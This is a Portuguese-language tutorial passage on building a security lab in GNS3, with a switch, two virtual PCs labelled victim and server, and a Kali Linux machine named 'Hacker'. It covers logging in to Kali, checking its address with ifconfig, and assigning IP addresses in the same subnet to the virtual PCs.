
A partir daí o cabo já aparecerá com pontinhos verdes, mostrando que está ligado.




Vamos aproveitar para renomear o computador do hacker, clicando duas vezes sobre o seu nome. Mudaremos para Hacker .




Temos apenas um computador. Como simularemos a comunicação entre duas máquinas? O GNS3 tem computadores virtualizados, que nos ajudam nessa tarefa. Clicaremos novamente no ícone lateral de computador, e arrastaremos o VPCS para a tela central.




Repetiremos essa ação, pois também precisamos de um que represente o servidor.




Podemos mudar o símbolo do segundo computador, para que ele pareça mais com um servidor. Clicaremos com o botão direito e em `Change symbol`.




Na janela `Symbol selection`, escolheremos o que mais se adequa ao que precisamos.




Agora está mais parecido com a imagem que mostrei inicialmente.




O computador da vítima e o servidor são computadores virtualizados do GNS3, com recursos mais limitados que um computador de verdade. Devemos conectá-los, usando o ícone de cabo à esquerda, ao switch.







Perceba que a porta dos PCs já começa fechada, e o primeiro passo para conseguirmos trabalhar com eles é abri-las. Para isso, basta clicar no **Play** do menu superior.



Agora os dois computadores estão ligados.




Podemos começar a fazer os testes de fato. Vamos ver quais informações temos na máquina do hacker. No VirtualBox clicaremos em **Iniciar** (T) , para iniciar o boot do Kali Linux.






Enquanto ele faz o boot, vamos começar a configurar o restante dos nossos computadores. Clicaremos no >_ do menu superior, símbolo de console nas linhas de comando.





O programa abrirá uma janela para cada máquina virtual, o computador da vítima (PC1) e o servidor (PC2).




Sabemos que o switch interconecta dispositivos que estão na mesma rede. Portanto, precisamos colocar o servidor, o Kali Linux e o computador da vítima na mesma rede. Assim, precisamos do endereço IP que o VirtualBox gerou para o computador do hacker e direciona para a placa de rede.

Voltando ao Kali Linux, o boot já deve ter terminado e uma tela de login será exibida. Usaremos o login `root`, e a senha será o contrário dele: `toor`. *Obs:* Para as versões mais novos do Kali Linux, usuário `kali` e senha também `kali`







É preciso esperar que ele carregue um pouco, e na primeira vez, ele irá demorar um pouco mais.



Para ver qual o endereço IP da máquina, devemos clicar em `Terminal`, na barra lateral.



O terminal do Kali Linux é assim:



Nele, digitaremos:

```
root@kali:~# ifconfig
```

E o terminal nos retornará:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> MTU 1500
inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
```

```
inet6 fe80::a00:27ff:fe27:6d4 prefixlen 64 scopeid 0x20<link>
...
```

O número após `inet` corresponde ao endereço IP, que é `192.168.56.101`. A máscara de rede é a `netmask`, de número `255.255.255.0`. Assim, para outros dispositivos estarem na mesma placa de rede que este dispositivo, eles precisam de um endereço que comece com `192.168.56`. É isso que providenciaremos agora.

Voltando ao GNS3, abriremos a janela do `PC1`, e escreveremos a seguinte linha:

```
PC1> ip 192.168.56.102
```

Note que estamos mantendo o começo do IP igual ao do Kali Linux, mas o final ficou diferente. Sabemos que em uma rede, não podemos ter dois IPs iguais para máquinas diferentes. Precisaremos dizer também qual a máscara de rede com a qual esse computador vai trabalhar. Será a mesma do Kali Linux. Assim:

```
PC1> ip 192.168.56.102 255.255.255.0
```

Colocaremos `Enter` e a seguinte mensagem aparecerá, indicando que ele está verificando se não há um endereço duplicado na rede:

```
PC1> ip 192.168.56.102 255.255.255.0
Checking for duplicate adress...
```

E, em seguida:

```
PC1> ip 192.168.56.102 255.255.255.0
Checking for duplicate adress...
PC1 : 192.168.56.102 255.255.255.0
```

O IP está salvo. Se usarmos o `show ip`, ele vai nos mostrar o que inserimos.

```
PC1> show ip

NAME       : PC1[1]
IP/MASK     : 192.168.56.102/24
GATEWAY     : 255.255.255.0
DNS         :
MAC         : 00:50:79:66>68>00
LPORT      : 10000
RHOST:PORT  : 127.0.01:10001
MTU:        : 1500
```

Tudo certo! Agora precisamos fazer o mesmo para o nosso servidor, que é o `PC2`. Ele terá final `103`, apenas para manter a sequência. Mas poderia ser qualquer outro valor, desde que não repetisse.

```
PC2> ip 192.168.56.103 255.255.255.0
```


Então, basta dar Enter .

```
PC2> ip 192.168.56.103 255.255.255.0
Checking for duplicate address...
PC2 : 192.168.56.102 255.255.255.0
```


Pediremos o `show ip` aqui também, para conferir.

```
PC2> show ip
```

